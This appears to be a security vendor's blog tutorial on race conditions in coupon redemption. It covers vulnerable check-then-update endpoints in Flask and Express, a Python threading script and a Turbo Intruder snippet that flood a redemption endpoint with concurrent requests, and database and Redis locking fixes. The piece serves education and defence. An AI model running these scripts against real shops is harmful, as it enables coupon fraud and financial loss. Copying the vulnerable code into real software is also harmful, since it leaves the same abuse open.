What is Race Condition in Coupon Redemption? Ways to Exploit, Examples and Impact
Learn how race conditions allow coupon abuse. This technical guide covers exploitation, real-world examples, and prevention for secure e-commerce apps.

In the world of e-commerce, coupon codes and promotional offers are powerful tools for driving sales and customer loyalty. However, behind the simple "Apply Coupon" button lies a complex web of backend logic that, if not handled with extreme precision, can lead to devastating financial losses. One of the most common and dangerous vulnerabilities in these systems is the race condition, a logic flaw that allows attackers to redeem a single-use coupon dozens or even hundreds of times by exploiting the way servers process concurrent requests.
Understanding the Race Condition Vulnerability
A race condition occurs when a system's behavior depends on the sequence or timing of uncontrollable events. In the context of web applications, it typically happens when multiple threads or processes access shared data simultaneously, and at least one of them modifies that data. The most common form of this vulnerability in web security is known as the Time-of-Check to Time-of-Use (TOCTOU) flaw.
In a standard coupon redemption flow, the server performs a series of steps:
- Check: The server verifies if the coupon code is valid and if it has already been used by the user or reached its global usage limit.
- Apply: If the check passes, the server calculates the discount and applies it to the user's cart total.
- Update: The server marks the coupon as "used" in the database to prevent future redemptions.
The vulnerability arises when multiple requests are sent so closely together that they all complete the Check phase before any of them reach the Update phase. Because the database hasn't been updated yet, every concurrent request sees the coupon as "unused" and proceeds to apply the discount multiple times.
How Coupon Redemption Becomes Vulnerable
To understand why this happens, we need to look at how web servers handle traffic. Modern web applications are multi-threaded or use asynchronous event loops to handle thousands of users at once. When you click "Apply Coupon," your browser sends an HTTP request. If an attacker sends twenty identical requests at the exact same millisecond, the server might spawn twenty different threads to handle them.
The Logic Flow Breakdown
Imagine a database table coupons with a column is_used (boolean). Here is the pseudo-code for a vulnerable redemption endpoint:
@app.route('/apply-coupon', methods=['POST'])
def apply_coupon():
    coupon_code = request.json.get('code')
    user_id = session.get('user_id')

    # 1. Check phase
    coupon = db.query("SELECT * FROM coupons WHERE code = %s", (coupon_code,))
    if coupon.is_used:
        return jsonify({"error": "Coupon already used"}), 400

    # 2. Apply phase
    apply_discount_to_cart(user_id, coupon.discount_value)

    # 3. Update phase
    db.execute("UPDATE coupons SET is_used = True WHERE code = %s", (coupon_code,))
    return jsonify({"success": "Discount applied!"}), 200
If Request A and Request B arrive simultaneously, both might execute the SELECT query at the same time. Both see is_used as False. Both then proceed to apply the discount and finally update the database. The result? The user gets the discount twice, even though the coupon was intended for a single use.
Technical Example: Vulnerable Code Snippet
Let’s look at a more technical example using a Node.js and Express backend with an asynchronous database driver. This pattern is frequently seen in modern JavaScript applications.
app.post('/api/redeem', async (req, res) => {
    const { couponCode } = req.body;
    const user = req.user;

    // Check if coupon exists and is valid
    const coupon = await db.findCoupon(couponCode);

    if (!coupon || coupon.redeemedCount >= coupon.maxUsage) {
        return res.status(400).send('Invalid or exhausted coupon');
    }

    // Simulate a small delay or heavy processing
    await someHeavyProcessing();

    // Apply the reward
    await db.addBalance(user.id, coupon.value);

    // Increment the usage count
    await db.incrementCouponUsage(couponCode);

    res.send('Coupon redeemed successfully');
});
The await someHeavyProcessing() or even the latency of the addBalance call creates a "window of opportunity." During this window, any other request that enters the function will pass the redeemedCount check because the incrementCouponUsage hasn't happened yet.
How to Exploit Race Conditions in Coupons
Exploiting a race condition requires sending many requests in a very short window of time. While you could try refreshing your browser rapidly, professional security researchers and attackers use specialized tools to ensure the requests hit the server concurrently.
Method 1: Multi-threading with Python
A simple Python script using the threading or concurrent.futures library can be used to flood the endpoint. The goal is to "sprinkle" requests across the server's processing timeline.
import requests
import threading

url = "https://example-shop.com/api/redeem"
headers = {"Authorization": "Bearer YOUR_TOKEN"}
data = {"couponCode": "SAVE50"}

def send_request():
    response = requests.post(url, json=data, headers=headers)
    print(f"Status: {response.status_code}, Body: {response.text}")

threads = []
for i in range(50): # Send 50 concurrent requests
    t = threading.Thread(target=send_request)
    threads.append(t)

for t in threads:
    t.start()

for t in threads:
    t.join()
Method 2: Burp Suite Turbo Intruder
For more advanced exploitation, Jsmon users and penetration testers often turn to Burp Suite's "Turbo Intruder" extension. Turbo Intruder is designed for high-concurrency attacks. It can use a technique called "Last-Byte Sync."
In a Last-Byte Sync attack, the tool sends most of the HTTP request but holds back the very last byte. Once all the connections are established and ready, it sends the final byte for all requests simultaneously. This minimizes network jitter and ensures the requests reach the application logic at almost the exact same microsecond.
Example Turbo Intruder script snippet:
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=30)
    for i in range(30):
        engine.queue(target.req, i, gate='race')
    engine.openGate('race')
Real-World Impact of Coupon Exploitation
The impact of race conditions in coupon redemption is primarily financial and operational.
- Direct Revenue Loss: If a $100 discount coupon is exploited 50 times, the company loses $5,000 in a matter of seconds.
- Inventory Depletion: In cases where coupons are tied to specific physical products (e.g., "Get a free laptop with this code"), a race condition can empty a warehouse before the automated inventory systems can flag the anomaly.
- Brand Damage: If a company realizes they have been exploited, they often have to cancel orders. This leads to customer dissatisfaction, negative social media coverage, and a loss of trust.
- Secondary Markets: Attackers often exploit these flaws to generate gift cards or account balances, which are then sold on the dark web for clean currency.
How to Prevent Race Conditions
Preventing race conditions requires moving away from the "Check-Then-Act" pattern and implementing synchronization mechanisms at the database or application level.
1. Database-Level Locking (Pessimistic Locking)
The most robust way to prevent race conditions is to lock the database row when it is being read. In SQL, this is often done using the FOR UPDATE clause. When a transaction uses SELECT ... FOR UPDATE, any other transaction trying to read or modify that same row will be forced to wait until the first transaction commits or rolls back.
-- Transaction starts
BEGIN;
SELECT * FROM coupons WHERE code = 'SAVE50' FOR UPDATE;
-- Other requests are now blocked from accessing this row
UPDATE coupons SET is_used = True WHERE code = 'SAVE50';
COMMIT;
2. Atomic Transactions and Constraints
You can use database constraints to ensure integrity. For example, if a coupon should only be used once per user, you can create a unique constraint on a user_coupons table that combines user_id and coupon_id. If two requests try to insert the same pair simultaneously, the database will reject the second one with a Unique Constraint Violation error, regardless of the application logic timing.
3. Distributed Locks with Redis
In distributed systems where multiple server instances are running, database locking might not be enough or might be too slow. Developers often use Redis to implement a distributed lock. Before processing a coupon, the application attempts to set a key in Redis with a short TTL (Time-to-Live). If the key already exists, the request is rejected.
const lockAcquired = await redis.set(`lock:coupon:${user.id}`, 'locked', 'NX', 'EX', 5);
if (!lockAcquired) {
    return res.status(429).send('Request already in progress');
}
4. Optimistic Locking
Optimistic locking uses a version number or a timestamp. Every time a record is updated, the version number increases. When the application tries to update the record, it checks if the version number is still the same as when it first read the data. If the version has changed, it means another process got there first, and the current request should fail.
UPDATE coupons
SET is_used = True, version = version + 1
WHERE code = 'SAVE50' AND version = 1;
Conclusion
Race conditions in coupon redemption are a classic example of how logical vulnerabilities can be just as damaging as memory corruption or injection flaws. For beginners, the key takeaway is that you can never trust the state of your data between the time you check it and the time you use it unless you have implemented proper locking or atomic operations. As applications become more distributed and concurrent, these issues only become more prevalent.
For developers, the goal should always be to make the "Check" and "Update" phases a single, atomic operation. For security professionals, testing for race conditions should be a standard part of any e-commerce audit, using tools that can simulate high-concurrency environments.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.